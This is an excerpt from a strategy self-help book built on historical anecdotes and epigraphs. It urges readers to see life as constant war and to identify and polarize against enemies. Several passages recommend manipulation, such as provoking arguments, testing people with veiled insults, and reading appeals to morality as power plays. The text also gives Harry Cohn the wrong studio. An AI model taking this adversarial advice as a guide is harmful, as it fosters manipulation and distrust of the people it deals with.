Mahatma Gandhi, who elevated nonviolence into a great weapon for social change, had one simple goal later on in his life: to rid India of the British overlords who had crippled it for so many centuries. The British were clever rulers. Gandhi understood that if nonviolence were to work, it would have to be extremely strategic, demanding much thought and planning. He went so far as to call nonviolence a new way of waging war. To promote any value, even peace and pacifism, you must be willing to fight for it and to aim at results--not simply the good, warm feeling that expressing such ideas might bring you. The moment you aim for results, you are in the realm of strategy. War and strategy have an inexorable logic: if you want or desire anything, you must be ready and able to fight for it.

Others will argue that war and strategy are primarily matters that concern men, particularly those who are aggressive or among the power elite. The study of war and strategy, they will say, is a masculine, elitist, and repressive pursuit, a way for power to perpetuate itself. Such an argument is dangerous nonsense. In the beginning, strategy indeed belonged to a select few--a general, his staff,

the king, a handful of courtiers. Soldiers were not taught strategy, for that would not have helped them on the battlefield. Besides, it was unwise to arm one's soldiers with the kind of practical knowledge that could help them to organize a mutiny or rebellion. The era of colonialism took this principle further: the indigenous peoples of Europe's colonies were conscripted into the Western armies and did much of the police work, but even those who rose to the upper echelons were rigorously kept ignorant of knowledge of strategy, which was considered far too dangerous for them to know. To maintain strategy and the arts of war as a branch of specialized knowledge is actually to play into the hands of the elites and repressive powers, who like to divide and conquer. If strategy is the art of getting results, of putting ideas into practice, then it should be spread far and wide, particularly among those who have been traditionally kept ignorant of it, including women. In the mythologies of almost all cultures, the great gods of war are women, including Athena of ancient Greece. A woman's lack of interest in strategy and war is not biological but social and perhaps political.

Instead of resisting the pull of strategy and the virtues of rational warfare or imagining that it is beneath you, it is far better to confront its necessity. Mastering the art will only make your life more peaceful and productive in the long run, for you will know how to play the game and win without violence. Ignoring it will lead to a life of endless confusion and defeat.

The following are six fundamental ideals you should aim for in transforming yourself into a strategic warrior in daily life.

Look at things as they are, not as your emotions color them. In strategy you must see your emotional responses to events as a kind of disease that must be remedied. Fear will make you overestimate the enemy and act too defensively. Anger and impatience will draw you into rash actions that will cut off your options. Overconfidence, particularly as a result of success, will make you go too far. Love and affection will blind you to the treacherous maneuvers of those apparently on your side. Even the subtlest gradations of these emotions can color the way you look at events. The only remedy is to be aware that the pull of emotion is inevitable, to notice it when it is happening, and to compensate for it. When you have success, be extra wary. When you are angry, take no action. When you are fearful, know you are going to exaggerate the dangers you face. War demands the utmost in realism, seeing things as they are. The more you can limit or compensate for your emotional responses, the closer you will come to this ideal.

> *Although a goddess of war,* [*Athena*] *gets no pleasure from battle...but rather from settling disputes, and upholding the law by pacific means. She bears no arms in time of peace and, if ever she needs any, will usually borrow a set from Zeus. Her mercy is great.... Yet, once engaged in battle, she never loses the day, even against Ares himself, being better grounded in tactics and strategy than he; and wise captains always approach her for advice.*
>
> *THE GREEK MYTHS, VOL. 1,* ROBERT GRAVES, 1955

Judge people by their actions. The brilliance of warfare is that no amount of eloquence or talk can explain away a failure on the battlefield. A general has led his troops to defeat, lives have been wasted, and that is how history will judge him. You must strive to apply this ruthless standard in your daily life, judging people by the results of their actions, the deeds that can be seen and measured, the maneuvers they have used to gain power. What people say about themselves does not matter; people will say anything. Look at what they have done; deeds do not lie. You must also apply this logic to yourself. In looking back at a defeat, you must identify the things you could have done differently. It is your own bad strategies, not the unfair opponent, that are to blame for your failures. You are responsible for the good and bad in your life. As a corollary to this, look at everything other people do

as a strategic maneuver, an attempt to gain victory. People who accuse you of being unfair, for example, who try to make you feel guilty, who talk about justice and morality, are trying to gain an advantage on the chessboard.

Depend on your own arms. In the search for success in life, people tend to rely on things that seem simple and easy or that have worked before. This could mean accumulating wealth, resources, a large number of allies, or the latest technology and the advantage it brings. This is being materialistic and mechanical. But true strategy is psychological--a matter of intelligence, not material force. Everything in life can be taken away from you and generally will be at some point. Your wealth vanishes, the latest gadgetry suddenly becomes passe, your allies desert you. But if your mind is armed with the art of war, there is no power that can take that away. In the middle of a crisis, your mind will find its way to the right solution. Having superior strategies at your fingertips will give your maneuvers irresistible force. As Sun-tzu says, "Being unconquerable lies with yourself."

> *And Athena, whose eyes were as grey as owls: "Diomedes, son of Tydeus...You don't have to fear Ares or any other Of the immortals. Look who is here beside you. Drive your horses directly at Ares And when you're in range, strike. Don't be in awe of Ares. He's nothing but A shifty lout..."...And when Diomedes thrust next, She drove his spear home to the pit Of Ares' belly, where the kilt-piece covered it....* [*Ares*] *quickly scaled the heights of Olympus, Sat down sulking beside Cronion Zeus, Showed him the immortal blood oozing From his wound, and whined these winged words: "Father Zeus, doesn't it infuriate you To see this violence? We gods Get the worst of it from each other Whenever we try to help out men..." And Zeus, from under thunderhead brows: "Shifty lout. Don't sit here by me and whine. You're the most loathsome god on Olympus. You actually like fighting and war. You take after your hardheaded mother, Hera. I can barely control her either.... Be that as it may, I cannot tolerate you're being in pain..." And he called Paieon to doctor his wound...*

Worship Athena, not Ares. In the mythology of ancient Greece, the cleverest immortal of them all was the goddess Metis. To prevent her from outwitting and destroying him, Zeus married her, then swallowed her whole, hoping to incorporate her wisdom in the process. But Metis was pregnant with Zeus's child, the goddess Athena, who was subsequently born from his forehead. As befitting her lineage, she was blessed with the craftiness of Metis and the warrior mentality of Zeus. She was deemed by the Greeks to be the goddess of strategic warfare, her favorite mortal and acolyte being the crafty Odysseus. Ares was the god of war in its direct and brutal form. The Greeks despised Ares and worshipped Athena, who always fought with the utmost intelligence and subtlety. Your interest in war is not the violence, the brutality, the waste of lives and resources, but the rationality and pragmatism it forces on us and the ideal of winning without bloodshed. The Ares figures of the world are actually quite stupid and easily misled. Using the wisdom of Athena, your goal is to turn the violence and aggression of such types against them, making their brutality the cause of their downfall. Like Athena, you are always one step ahead, making your moves more indirect. Your goal is to blend philosophy and war, wisdom and battle, into an unbeatable blend.

Elevate yourself above the battlefield. In war, strategy is the art of commanding the entire military operation. Tactics, on the other hand, is the skill of forming up the army for battle itself and dealing with the immediate needs of the battlefield. Most of us in life are tacticians, not strategists. We become so enmeshed in the conflicts we face that we can think only of how to get what we want in the battle we are currently facing. To think strategically is difficult and unnatural. You may imagine you are being strategic, but in all likelihood you are merely being tactical. To have the power that only

strategy can bring, you must be able to elevate yourself above the battlefield, to focus on your long-term objectives, to craft an entire campaign, to get out of the reactive mode that so many battles in life lock you into. Keeping your overall goals in mind, it becomes much easier to decide when to fight and when to walk away. That makes the tactical decisions of daily life much simpler and more rational. Tactical people are heavy and stuck in the ground; strategists are light on their feet and can see far and wide.

Spiritualize your warfare. Every day you face battles--that is the reality for all creatures in their struggle to survive. But the greatest battle of all is with yourself--your weaknesses, your emotions, your lack of resolution in seeing things through to the end. You must declare unceasing war on yourself. As a warrior in life, you welcome combat and conflict as ways to prove yourself, to better your skills, to gain courage, confidence, and experience. Instead of repressing your doubts and fears, you must face them down, do battle with them. You want more challenges, and you invite more war. You are forging the warrior's spirit, and only constant practice will lead you there.

The 33 Strategies of War is a distillation of the timeless wisdom contained in the lessons and principles of warfare. The book is designed to arm you with practical knowledge that will give you endless options and advantages in dealing with the elusive warriors that attack you in daily battle.

> *Then back to the palace of great Zeus Came Argive Hera and Athena the Protector, Having stopped brutal Ares from butchering men.*
>
> *THE ILIAD,* HOMER, CIRCA NINTH CENTURY B.C.

Each chapter is a strategy aimed at solving a particular problem that you will often encounter. Such problems include fighting with an unmotivated army behind you; wasting energy by battling on too many fronts; feeling overwhelmed by friction, the discrepancy between plans and reality; getting into situations you cannot get out of. You can read the chapters that apply to the particular problem of the moment. Better still, you can read all of the strategies, absorb them, allowing them to become part of your mental arsenal. Even when you are trying to avoid a war, not fight one, many of these strategies are worth knowing for defensive purposes and for making yourself aware of what the other side might be up to. In any event, they are not intended as doctrine or formulas to be repeated but as aids to judgment in the heat of battle, seeds that will take root in you and help you think for yourself, developing the latent strategist within.

> *Against war it can be said: it makes the victor stupid, the defeated malicious. In favour of war: through producing these two effects it barbarizes and therefore makes more natural; it is the winter or hibernation time of culture, mankind emerges from it stronger for good and evil.*
>
> FRIEDRICH NIETZSCHE, 1844-1900

The strategies themselves are culled from the writings and practices of the greatest generals in history (Alexander the Great, Hannibal, Genghis Khan, Napoleon Bonaparte, Shaka Zulu, William Techumseh Sherman, Erwin Rommel, Vo Nguyen Giap) as well as the greatest strategists (Sun-tzu, Miyamoto Musashi, Carl von Clausewitz, Ardant du Picq, T. E. Lawrence, Colonel John Boyd). They range from the basic strategies of classical warfare to the dirty, unconventional strategies of modern times. The book is divided into five parts: self-directed war (how to prepare your mind and spirit for battle); organizational war (how to structure and motivate your army); defensive war; offensive war; and unconventional (dirty) war. Each chapter is illustrated with historical examples, not only from

warfare itself but from politics (Margaret Thatcher), culture (Alfred Hitchcock), sports (Muhammad Ali), business (John D. Rockefeller), showing the intimate connection between the military and the social. These strategies can be applied to struggles of every scale: organized warfare, business battles, the politics of a group, even personal relationships.

Without war human beings stagnate in comfort and affluence and lose the capacity for great thoughts and feelings, they become cynical and subside into barbarism.

FYODOR DOSTOYEVSKY, 1821-1881

Finally, strategy is an art that requires not only a different way of thinking but an entirely different approach to life itself. Too often there is a chasm between our ideas and knowledge on the one hand and our actual experience on the other. We absorb trivia and information that takes up mental space but gets us nowhere. We read books that divert us but have little relevance to our daily lives. We have lofty ideas that we do not put into practice. We also have many rich experiences that we do not analyze enough, that do not inspire us with ideas, whose lessons we ignore. Strategy requires a constant contact between the two realms. It is practical knowledge of the highest form. Events in life mean nothing if you do not reflect on them in a deep way, and ideas from books are pointless if they have no application to life as you live it. In strategy all of life is a game that you are playing. This game is exciting but also requires deep and serious attention. The stakes are so high. What you know must translate into action, and action must translate into knowledge. In this way strategy becomes a lifelong challenge and the source of constant pleasure in surmounting difficulties and solving problems.

Nature has made up her mind that what cannot defend itself shall not be defended.

RALPH WALDO EMERSON, 1803-1882

In this world, where the game is played with loaded dice, a man must have a temper of iron, with armor proof to the blows of fate, and weapons to make his way against men. Life is one long battle; we have to fight at every step; and Voltaire very rightly says that if we succeed, it is at the point of the sword, and that we die with the weapon in our hand.

--*Arthur Schopenhauer,* Counsels and Maxims, *1851*

PART I

SELF-DIRECTED WARFARE

War, or any kind of conflict, is waged and won through strategy. Think of strategy as a series of lines and arrows aimed at a goal: at getting you to a certain point in the world, at helping you to attack a problem in your path, at figuring out how to encircle and destroy your enemy. Before directing these arrows at your enemies, however, you must first direct them at yourself.

Your mind is the starting point of all war and all strategy. A mind that is easily overwhelmed by emotion, that is rooted in the past instead of the present, that cannot see the world with clarity and urgency, will create strategies that will always miss the mark.

To become a true strategist, you must take three steps. First, become aware of the weakness and illness that can take hold of the mind, warping its strategic powers. Second, declare a kind of war on yourself to make yourself move forward. Third, wage ruthless and continual battle on the enemies within you by applying certain strategies.

The following four chapters are designed to make you aware of the disorders that are probably flourishing in your mind right now and to arm you with specific strategies for eliminating them. These chapters are arrows to aim at yourself. Once you have absorbed them through thought and practice, they will serve as a self-corrective device in all your future battles, freeing the grand strategist within you.

DECLARE WAR ON YOUR ENEMIES

THE POLARITY STRATEGY

Life is endless battle and conflict, and you cannot fight effectively unless you can identify your enemies. People are subtle and evasive, disguising their intentions, pretending to be on your side. You need clarity. Learn to smoke out your enemies, to spot them by the signs and patterns that reveal hostility. Then, once you have them in your sights, inwardly declare war. As the opposite poles of a magnet create motion, your enemies--your opposites--can fill you with purpose and direction. As people who stand in your way, who represent what you loathe, people to react against, they are a source of energy. Do not be naive: with some enemies there can be no compromise, no middle ground.

> *Then* [*Xenophon*] *got up, and first called together the under-officers of Proxenos. When they were collected he said: "Gentlemen, I cannot sleep and I don't think you can; and I can't lie here when I see what a plight we are in. It is clear that the enemy did not show us open war until they thought they had everything well prepared; and no-one among us takes the pains to make the best possible resistance. "Yet if we give way, and fall into the king's power, what do we expect our fate will be? When his own half-brother was dead, the man cut off his head and cut off his hand and stuck them up on a pole. We have no-one to plead for us, and we marched here to make the king a slave or to kill him if we could, and what do you think our fate will be? Would he not go to all extremes of torture to make the whole world afraid of making war on him? Why, we must do anything to keep out of his power! While the truce lasted, I never ceased pitying ourselves, I never ceased congratulating the king and his army. What a vast country I saw, how large, what endless provisions, what crowds of servants, how many cattle and sheep, what gold, what raiment! But when I thought of these our soldiers--we had no share in all these good things unless we bought them, and few had anything left to buy with; and to procure anything without buying was debarred by our oaths. While I reasoned like this, I sometimes feared the truce more than the war now. "However, now they have broken the truce, there is an end both to their insolence and to our suspicion. There lie all these good things before us, prizes for whichever side prove the better men; the gods are the judges of the contest, and they will be with us, naturally.... "When you have appointed as many commanders as are wanted, assemble all the other soldiers and encourage them; that will be just what they want now. Perhaps you have noticed yourselves how crestfallen they were when they came into camp, how crestfallen they went on guard; in such a state I don't know what you could do with them.... But if someone could turn their minds from wondering what will happen to them, and make them wonder what they could do, they will be much more cheerful. You know, I am sure, that not numbers or strength brings victory in war; but whichever army goes into battle stronger in soul, their enemies generally cannot withstand them."*
>
> *ANABASIS: THE MARCH UP COUNTRY,* XENOPHON, 430?-355? B.C.

THE INNER ENEMY

In the spring of 401 B.C., Xenophon, a thirty-year-old country gentleman who lived outside Athens, received an intriguing invitation: a friend was recruiting Greek soldiers to fight as mercenaries for Cyrus, brother of the Persian king Ataxerxes, and asked him to go along. The request was somewhat unusual: the Greeks and the Persians had long been bitter enemies. Some eighty years earlier, in fact, Persia had tried to conquer Greece. But the Greeks, renowned fighters, had begun to offer their

services to the highest bidder, and within the Persian Empire there were rebellious cities that Cyrus wanted to punish. Greek mercenaries would be the perfect reinforcements in his large army.

Xenophon was not a soldier. In fact, he had led a coddled life, raising dogs and horses, traveling into Athens to talk philosophy with his good friend Socrates, living off his inheritance. He wanted adventure, though, and here he had a chance to meet the great Cyrus, learn war, see Persia. Perhaps when it was all over, he would write a book. He would go not as a mercenary (he was too wealthy for that) but as a philosopher and historian. After consulting the oracle at Delphi, he accepted the invitation.

Some 10,000 Greek soldiers joined Cyrus's punitive expedition. The mercenaries were a motley crew from all over Greece, there for the money and the adventure. They had a good time of it for a while, but a few months into the job, after leading them deep into Persia, Cyrus admitted his true purpose: he was marching on Babylon, mounting a civil war to unseat his brother and make himself king. Unhappy to be deceived, the Greeks argued and complained, but Cyrus offered them more money, and that quieted them.

The armies of Cyrus and Ataxerxes met on the plains of Cunaxa, not far from Babylon. Early in the battle, Cyrus was killed, putting a quick end to the war. Now the Greeks' position was suddenly precarious: having fought on the wrong side of a civil war, they were far from home and surrounded by hostile Persians. They were soon told, however, that Ataxerxes had no quarrel with them. His only desire was that they leave Persia as quickly as possible. He even sent them an envoy, the Persian commander Tissaphernes, to provision them and escort them back to Greece. And so, guided by Tissaphernes and the Persian army, the mercenaries began the long trek home--some fifteen hundred miles.

A few days into the march, the Greeks had new fears: their supplies from the Persians were insufficient, and the route that Tissaphernes had chosen for them was problematic. Could they trust these Persians? They started to argue among themselves.

The Greek commander Clearchus expressed his soldiers' concerns to Tissaphernes, who was sympathetic: Clearchus should bring his captains to a meeting at a neutral site, the Greeks would voice their grievances, and the two sides would come to an understanding. Clearchus agreed and appeared the next day with his officers at the appointed time and place--where, however, a large contingent of Persians surrounded and arrested them. They were beheaded that same day.

One man managed to escape and warn the Greeks of the Persian treachery. That evening the Greek camp was a desolate place. Some men argued and accused; others slumped drunk to the ground. A few considered flight, but with their leaders dead, they felt doomed.

That night Xenophon, who had stayed mostly on the sidelines during the expedition, had a dream: a lightning bolt from Zeus set fire to his father's house. He woke up in a sweat. It suddenly struck him: death was staring the Greeks in the face, yet they lay around moaning, despairing, arguing. The problem was in their heads. Fighting for money rather than for a purpose or cause, unable to distinguish between friend and foe, they had gotten lost. The barrier between them and home was not rivers or mountains or the Persian army but their own muddled state of mind. Xenophon didn't want to die in this disgraceful way. He was no military man, but he knew philosophy and the way men think, and he believed that if the Greeks concentrated on the enemies who wanted to kill them, they would become alert and creative. If they focused on the vile treachery of the Persians, they would grow angry, and their anger would motivate them. They had to stop being confused mercenaries and go back to being Greeks, the polar opposite of the faithless Persians. What they needed was clarity and direction.

Xenophon decided to be Zeus's lightning bolt, waking the men up and illuminating their way. He called a meeting of all the surviving officers and stated his plan: We will declare war without parley

on the Persians--no more thoughts of bargaining or debate. We will waste no more time on argument or accusation among ourselves; every ounce of our energy will be spent on the Persians. We will be as inventive and inspired as our ancestors at Marathon, who fought off a vastly larger Persian army. We will burn our wagons, live off the land, move fast. We will not for one second lay down our arms or forget the dangers around us. It is us or them, life or death, good or evil. Should any man try to confuse us with clever talk or with vague ideas of appeasement, we will declare him too stupid and cowardly to be on our side and we will drive him away. Let the Persians make us merciless. We must be consumed with one idea: getting home alive.

The officers knew that Xenophon was right. The next day a Persian officer came to see them, offering to act as an ambassador between them and Ataxerxes; following Xenophon's counsel, he was quickly and rudely driven away. It was now war and nothing else.

Roused to action, the Greeks elected leaders, Xenophon among them, and began the march home. Forced to depend on their wits, they quickly learned to adapt to the terrain, to avoid battle, to move at night. They successfully eluded the Persians, beating them to a key mountain pass and moving through it before they could be caught. Although many enemy tribes still lay between them and Greece, the dreaded Persian army was now behind them. It took several years, but almost all of them returned to Greece alive.

> *Political thought and political instinct prove themselves theoretically and practically in the ability to distinguish friend and enemy. The high points of politics are simultaneously the moments in which the enemy is, in concrete clarity, recognized as the enemy.*
>
> CARL SCHMITT, 1888-1985

Interpretation

Life is battle and struggle, and you will constantly find yourself facing bad situations, destructive relationships, dangerous engagements. How you confront these difficulties will determine your fate. As Xenophon said, your obstacles are not rivers or mountains or other people; your obstacle is yourself. If you feel lost and confused, if you lose your sense of direction, if you cannot tell the difference between friend and foe, you have only yourself to blame.

Think of yourself as always about to go into battle. Everything depends on your frame of mind and on how you look at the world. A shift of perspective can transform you from a passive and confused mercenary into a motivated and creative fighter.

We are defined by our relationship to other people. As children we develop an identity by differentiating ourselves from others, even to the point of pushing them away, rejecting them, rebelling. The more clearly you recognize who you do *not* want to be, then, the clearer your sense of identity and purpose will be. Without a sense of that polarity, without an enemy to react against, you are as lost as the Greek mercenaries. Duped by other people's treachery, you hesitate at the fatal moment and descend into whining and argument.

Focus on an enemy. It can be someone who blocks your path or sabotages you, whether subtly or obviously; it can be someone who has hurt you or someone who has fought you unfairly; it can be a value or an idea that you loathe and that you see in an individual or group. It can be an abstraction: stupidity, smugness, vulgar materialism. Do not listen to people who say that the distinction between friend and enemy is primitive and passe. They are just disguising their fear of conflict behind a front of false warmth. They are trying to push you off course, to infect you with the vagueness that inflicts them. Once you feel clear and motivated, you will have space for true friendship and true compromise. Your enemy is the polar star that guides you. Given that direction, you can enter battle.

He that is not with me is against me.

--Luke 11:23

THE OUTER ENEMY

In the early 1970s, the British political system had settled into a comfortable pattern: the Labour Party would win an election, and then, the next time around, the Conservatives would win. Back and forth the power went, all fairly genteel and civilized. In fact, the two parties had come to resemble one another. But when the Conservatives lost in 1974, some of them had had enough. Wanting to shake things up, they proposed Margaret Thatcher as their leader. The party was divided that year, and Thatcher took advantage of the split and won the nomination.

> *I am by nature warlike. To attack is among my instincts. To be able to be an enemy, to be an enemy--that presupposes a strong nature, it is in any event a condition of every strong nature. It needs resistances, consequently it* seeks *resistances.... The strength of one who attacks has in the opposition he needs a kind of gauge; every growth reveals itself in the seeking out of a powerful opponent--or problem: for a philosopher who is warlike also challenges problems to a duel. The undertaking is to master,* not *any resistances that happen to present themselves, but those against which one has to bring all one's strength, suppleness and mastery of weapons--to master* equal *opponents.*
>
> FRIEDRICH NIETZSCHE, 1844-1900

No one had ever seen a politician quite like Thatcher. A woman in a world run by men, she was also proudly middle class--the daughter of a grocer--in the traditional party of the aristocracy. Her clothes were prim, more like a housewife's than a politician's. She had not been a player in the Conservative Party; in fact, she was on its right-wing fringes. Most striking of all was her style: where other politicians were smooth and conciliatory, she confronted her opponents, attacking them directly. She had an appetite for battle.

Most politicians saw Thatcher's election as a fluke and didn't expect her to last. And in her first few years leading the party, when Labour was in power, she did little to change their opinion. She railed against the socialist system, which in her mind had choked all initiative and was largely responsible for the decline of the British economy. She criticized the Soviet Union at a time of detente. Then, in the winter of 1978-79, several public-sector unions decided to strike. Thatcher went on the warpath, linking the strikes to the Labour Party and Prime Minister James Callaghan. This was bold, divisive talk, good for making the evening news--but not for winning elections. You had to be gentle with the voters, reassure them, not frighten them. At least that was the conventional wisdom.

In 1979 the Labour Party called a general election. Thatcher kept on the attack, categorizing the election as a crusade against socialism and as Great Britain's last chance to modernize. Callaghan was the epitome of the genteel politician, but Thatcher got under his skin. He had nothing but disdain for this housewife-turned-politician, and he returned her fire: he agreed that the election was a watershed, for if Thatcher won, she would send the economy into shock. The strategy seemed partly to work; Thatcher scared many voters, and the polls that tracked personal popularity showed that her numbers had fallen well below Callaghan's. At the same time, though, her rhetoric, and Callaghan's response to it, polarized the electorate, which could finally see a sharp difference between the parties. Dividing the public into left and right, she charged into the breach, sucking in attention and attracting the undecided. She won a sizable victory.

Thatcher had bowled over the voters, but now, as prime minister, she would have to moderate her

tone, heal the wounds--according to the polls, at any rate, that was what the public wanted. But Thatcher as usual did the opposite, enacting budget cuts that went even deeper than she had proposed during the campaign. As her policies played out, the economy did indeed go into shock, as Callaghan had said it would, and unemployment soared. Men in her own party, many of whom had by that point been resenting her treatment of them for years, began publicly to question her abilities. These men, whom she called the "wets," were the most respected members of the Conservative Party, and they were in a panic: she was leading the country into an economic disaster that they were afraid they would pay for with their careers. Thatcher's response was to purge them from her cabinet. She seemed bent on pushing everyone away; her legion of enemies was growing, her poll numbers slipping still lower. Surely the next election would be her last.

> [*Salvador Dali*] *had no time for those who did not agree with his principles, and took the war into the enemy camp by writing insulting letters to many of the friends he had made in the Residencia, calling them pigs. He happily compared himself to a clever bull avoiding the cowboys and generally had a great deal of fun stirring up and scandalizing almost every Catalan intellectual worthy of the name. Dali was beginning to burn his bridges with the zeal of an arsonist.... "We* [*Dali and the filmmaker Luis Bunuel*] *had resolved to send a poison pen letter to one of the great celebrities of Spain," Dali later told his biographer Alain Bosquet. "Our goal was pure subversion.... Both of us were strongly influenced by Nietzsche.... We hit upon two names: Manuel de Falla, the composer, and Juan Ramon Jimenez, the poet. We drew straws and Jimenez won.... So we composed a frenzied and nasty letter of incomparable violence and addressed it to Juan Ramon Jimenez. It read: 'Our Distinguished Friend: We believe it is our duty to inform you--disinterestedly--that your work is deeply repugnant to us because of its immorality, its hysteria, its arbitrary quality....' It caused Jimenez great pain...."*
>
> *THE PERSISTENCE OF MEMORY: A BIOGRAPHY OF DALI*, MEREDITH ETHERINGTON-SMITH, 1992

Then, in 1982, on the other side of the Atlantic, the military junta that ruled Argentina, needing a cause to distract the country from its many problems, invaded the Falkland Islands, a British possession to which, however, Argentina had a historical claim. The officers of the junta felt certain that the British would abandon these islands, barren and remote. But Thatcher did not hesitate: despite the distance--eight thousand miles--she sent a naval task force to the Falklands. Labour leaders attacked her for this pointless and costly war. Many in her own party were terrified; if the attempt to retake the islands failed, the party would be ruined. Thatcher was more alone than ever. But much of the public now saw her qualities, which had seemed so irritating, in a new light: her obstinacy became courage, nobility. Compared to the dithering, pantywaisted, careerist men around her, Thatcher seemed resolute and confident.

The British successfully won back the Falklands, and Thatcher stood taller than ever. Suddenly the country's economic and social problems were forgotten. Thatcher now dominated the scene, and in the next two elections she crushed Labour.

Interpretation

Margaret Thatcher came to power as an outsider: a middle-class woman, a right-wing radical. The first instinct of most outsiders who attain power is to become insiders--life on the outside is hard--but in doing so they lose their identity, their difference, the thing that makes them stand out in the public eye. If Thatcher had become like the men around her, she would simply have been replaced by yet

another man. Her instinct was to stay an outsider. In fact, she pushed being an outsider as far as it could go: she set herself up as one woman against an army of men.

At every step of the way, to give her the contrast she needed, Thatcher marked out an opponent: the socialists, the wets, the Argentineans. These enemies helped to define her image as determined, powerful, self-sacrificing. Thatcher was not seduced by popularity, which is ephemeral and superficial. Pundits might obsess over popularity numbers, but in the mind of the voter--which, for a politician, is the field of battle--a dominating presence has more pull than does likability. Let some of the public hate you; you cannot please everyone. Your enemies, those you stand sharply against, will help you to forge a support base that will not desert you. Do not crowd into the center, where everyone else is; there is no room to fight in a crowd. Polarize people, drive some of them away, and create a space for battle.

Everything in life conspires to push you into the center, and not just politically. The center is the realm of compromise. Getting along with other people is an important skill to have, but it comes with a danger: by always seeking the path of least resistance, the path of conciliation, you forget who you are, and you sink into the center with everyone else. Instead see yourself as a fighter, an outsider surrounded by enemies. Constant battle will keep you strong and alert. It will help to define what you believe in, both for yourself and for others. Do not worry about antagonizing people; without antagonism there is no battle, and without battle, there is no chance of victory. Do not be lured by the need to be liked: better to be respected, even feared. Victory over your enemies will bring you a more lasting popularity.

The opposition of a member to an associate is no purely negative social factor, if only because such opposition is often the only means for making life with actually unbearable people at least possible. If we did not even have the power and the right to rebel against tyranny, arbitrariness, moodiness, tactlessness, we could not bear to have any relation to people from whose characters we thus suffer. We would feel pushed to take desperate steps--and these, indeed, would end the relation but do not, *perhaps, constitute "conflict." Not only because of the fact that...oppression usually increases if it is suffered calmly and without protest, but also because opposition gives us inner satisfaction, distraction, relief...Our opposition makes us feel that we are not completely victims of the circumstances.*

GEORG SIMMEL, 1858-1918

Don't depend on the enemy not coming; depend rather on being ready for him.

--*Sun-tzu,* The Art of War *(fourth century B.C.)*

KEYS TO WARFARE

We live in an era in which people are seldom directly hostile. The rules of engagement--social, political, military--have changed, and so must your notion of the enemy. An up-front enemy is rare now and is actually a blessing. People hardly ever attack you openly anymore, showing their intentions, their desire to destroy you; instead they are political and indirect. Although the world is more competitive than ever, outward aggression is discouraged, so people have learned to go underground, to attack unpredictably and craftily. Many use friendship as a way to mask aggressive desires: they come close to you to do more harm. (A friend knows best how to hurt you.) Or, without actually being friends, they offer assistance and alliance: they may seem supportive, but in the end they're advancing their own interests at your expense. Then there are those who master moral warfare, playing the victim, making you feel guilty for something unspecified you've done. The battlefield is

full of these warriors, slippery, evasive, and clever.

Understand: the word "enemy"--from the Latin *inimicus,* "not a friend"--has been demonized and politicized. Your first task as a strategist is to widen your concept of the enemy, to include in that group those who are working against you, thwarting you, even in subtle ways. (Sometimes indifference and neglect are better weapons than aggression, because you can't see the hostility they hide.) Without getting paranoid, you need to realize that there are people who wish you ill and operate indirectly. Identify them and you'll suddenly have room to maneuver. You can stand back and wait and see or you can take action, whether aggressive or just evasive, to avoid the worst. You can even work to turn this enemy into a friend. But whatever you do, do not be the naive victim. Do not find yourself constantly retreating, reacting to your enemies' maneuvers. Arm yourself with prudence, and never completely lay down your arms, not even for friends.

> *As one travels up any one of the large rivers* [*of Borneo*] *, one meets with tribes that are successively more warlike. In the coast regions are peaceful communities which never fight save in self-defense, and then with but poor success, whereas in the central regions, where the rivers take their rise, are a number of extremely warlike tribes whose raids have been a constant source of terror to the communities settled in the lower reaches of the rivers.... It might be supposed that the peaceful coast people would be found to be superior in moral qualities to their more warlike neighbors, but the contrary is the case. In almost all respects the advantage lies with the warlike tribes. Their houses are better built, larger, and cleaner; their domestic morality is superior; they are physically stronger, are braver, and physically and mentally more active and in general are more trustworthy. But, above all, their social organization is firmer and more efficient because their respect for and obedience to their chiefs and their loyalty to their community are much greater; each man identifies himself with the whole community and accepts and loyally performs the social duties laid upon him.*
>
> WILLIAM MCDOUGALL, 1871-1938

People are usually good at hiding their hostility, but often they unconsciously give off signals showing that all is not what it seems. One of the closest friends and advisers of the Chinese Communist Party leader Mao Tse-tung was Lin Biao, a high-ranking member of the Politburo and possible successor to the chairman. In the late 1960s and early '70s, though, Mao detected a change in Lin: he had become effusively friendly. Everyone praised Mao, but Lin's praise was embarrassingly fervent. To Mao this meant that something was wrong. He watched Lin closely and decided that the man was plotting a takeover, or at the very least positioning himself for the top spot. And Mao was right: Lin was plotting busily. The point is not to mistrust all friendly gestures but to notice them. Register any change in the emotional temperature: unusual chumminess, a new desire to exchange confidences, excessive praise of you to third parties, the desire for an alliance that may make more sense for the other person than for you. Trust your instincts: if someone's behavior seems suspicious, it probably is. It may turn out to be benign, but in the meantime it is best to be on your guard.

You can sit back and read the signs or you can actively work to uncover your enemies--beat the grass to startle the snakes, as the Chinese say. In the Bible we read of David's suspicion that his father-in-law, King Saul, secretly wanted him dead. How could David find out? He confided his suspicion to Saul's son Jonathan, his close friend. Jonathan refused to believe it, so David suggested a test. He was expected at court for a feast. He would not go; Jonathan would attend and pass along David's excuse, which would be adequate but not urgent. Sure enough, the excuse enraged Saul, who exclaimed, "Send at once and fetch him unto me--he deserves to die!"

David's test succeeded because it was ambiguous. His excuse for missing the feast could be read in more than one way: if Saul meant well toward David, he would have seen his son-in-law's absence as no more than selfish at worst, but because he secretly hated David, he saw it as effrontery, and it pushed him over the edge. Follow David's example: say or do something that can be read in more than one way, that may be superficially polite but that could also indicate a slight coolness on your part or be seen as a subtle insult. A friend may wonder but will let it pass. The secret enemy, though, will react with anger. Any strong emotion and you will know that there's something boiling under the surface.

Often the best way to get people to reveal themselves is to provoke tension and argument. The Hollywood producer Harry Cohn, president of Universal Pictures, frequently used this strategy to ferret out the real position of people in the studio who refused to show what side they were on: he would suddenly attack their work or take an extreme position, even an offensive one, in an argument. His provoked directors and writers would drop their usual caution and show their real beliefs.

Understand: people tend to be vague and slippery because it is safer than outwardly committing to something. If you are the boss, they will mimic your ideas. Their agreement is often pure courtiership. Get them emotional; people are usually more sincere when they argue. If you pick an argument with someone and he keeps on mimicking your ideas, you may be dealing with a chameleon, a particularly dangerous type. Beware of people who hide behind a facade of vague abstractions and impartiality: no one is impartial. A sharply worded question, an opinion designed to offend, will make them react and take sides.

Man exists only in so far as he is opposed.

GEORG HEGEL, 1770-1831

